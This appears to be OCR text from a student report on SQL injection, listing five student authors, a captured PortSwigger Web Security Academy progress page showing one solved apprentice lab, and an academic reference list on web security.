
De La Rosa Rodríguez Erik




González Reyes Felipe de Jesús



Mendoza Aguado Karina



Serrano Zermeño Leonardo



Pérez Ventura Juan Alejandro

All labs

Mystery lab challenge

Try solving a random lab with the title and description hidden. As you'll have no prior knowledge of the type of vulnerability that you need to find and exploit, this is great for practicing recon and analysis.

Take me to the mystery lab challenge →

SQL injection

LAB

APPRENTICE

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data →

Solved

Track your progress

Vulnerability labs: View all

7%

Level progress:

Apprentice	Practitioner	Expert
3 of 59	18 of 172	0 of 39

Your level:

NEWBIE

Solve 56 more labs to become an apprentice.

See where you rank on our Hall of Fame →

REFERENCIAS

OWASP Foundation. (2021). *OWASP Top 10: Los diez riesgos de seguridad más críticos para aplicaciones web*. https://owasp.org/www-project-top-ten/

PortSwigger Ltd. (2024). *Web Security Academy: SQL injection*. https://portswigger.net/web-security/sql-injection

Halfond, W. G., Viegas, J., & Orso, A. (2006). *A classification of SQL injection attacks and countermeasures*. IEEE. https://doi.org/10.1109/ISSSE.2006.365988

Clarke, J. (2012). *SQL injection attacks and defense* (2nd ed.). Syngress.

Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook: Finding and exploiting security flaws* (2nd ed.). Wiley.

Connolly, T., & Begg, C. (2015). *Database systems: A practical approach to design, implementation, and management*(6th ed.). Pearson.